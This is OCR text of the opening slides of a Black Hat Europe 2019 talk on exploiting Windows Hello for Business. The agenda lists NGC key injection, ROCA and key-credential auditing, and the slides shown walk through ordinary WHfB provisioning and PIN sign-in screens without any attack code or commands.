black hat®
EUROPE 2019

DECEMBER 2-5, 2019
EXCEL LONDON, UK

GOPAS®
POCITACOVA.SKOLA.CZ

CQURE

Michael Grafnetter

CQURE: Identity, Cloud & Security Architect
CQURE Academy: Trainer
MCT, CEI, MCSA
michael@cqure.pl

@CQUREAcademy
@MGrafnetter

Exploiting Windows Hello for Business

December 4th, 2019


Black Hat Europe 2019, London

Agenda

- Windows Hello for Business 101 (without PR buzz)
- Injecting Custom NGC Keys
- ROCA + WHfB: The Untold Story
- Auditing AD Key Credentials

Windows Hello for Business 101 (AKA Microsoft Passport)

Not This Type of Hello!




Lionel Richie
@LionelRichie

HELLO @Adele is it me you're looking for... 📞 instagram.com/p/9OeAEGlfx-/ #hello

5:02 PM · Oct 24, 2015 · Twitter for iPhone

AAD Password-less Authentication Options



Accounts

Microsoft
kaygo1988@outlook.com

Contoso Corporation
kayg@contoso.com

Facebook
kaygo1988@outlook.com
339 813 14

WHfB Provisioning UI




Your organization requires Windows Hello

A password can be easily stolen. Windows Hello provides you with a combination of two factors-your device plus biometrics or a PIN-instead of a password to sign in to your device, apps, and services.

How can a PIN be safer than a long password?

WHfB Provisioning UI - MFA




Contoso Authentication Service

For security reasons, we require additional information to verify your account

Select a certificate that you want to use for authentication. If you cancel the operation, please close your browser and try again.

© 2018 Microsoft

WHfB Provisioning UI – (TPM) PIN Setup



Windows Security


Set up a PIN

Create a PIN to use in place of passwords. Having a PIN makes it easier to sign in to your device, apps, and services.

••••••

••••••


WHfB Provisioning UI – NGC Key Registered




All set!

You can sign in with your PIN now.

Windows 10 Logon Screen With PIN



Windows Hello UI



Sign-in options

*Some of these settings are hidden or managed by your organization.

Manage how you sign in to your device

Select a sign-in option to add, change, or remove it.

Windows Hello Face
This option is currently unavailable—click to learn more

Windows Hello Fingerprint
This option is currently unavailable—click to learn more

Windows Hello PIN
Sign in with a PIN (Recommended)

Your PIN is all set up to sign in to Windows, apps, and services.

Learn more

I forgot my PIN

Security Key
Sign in with a physical security key

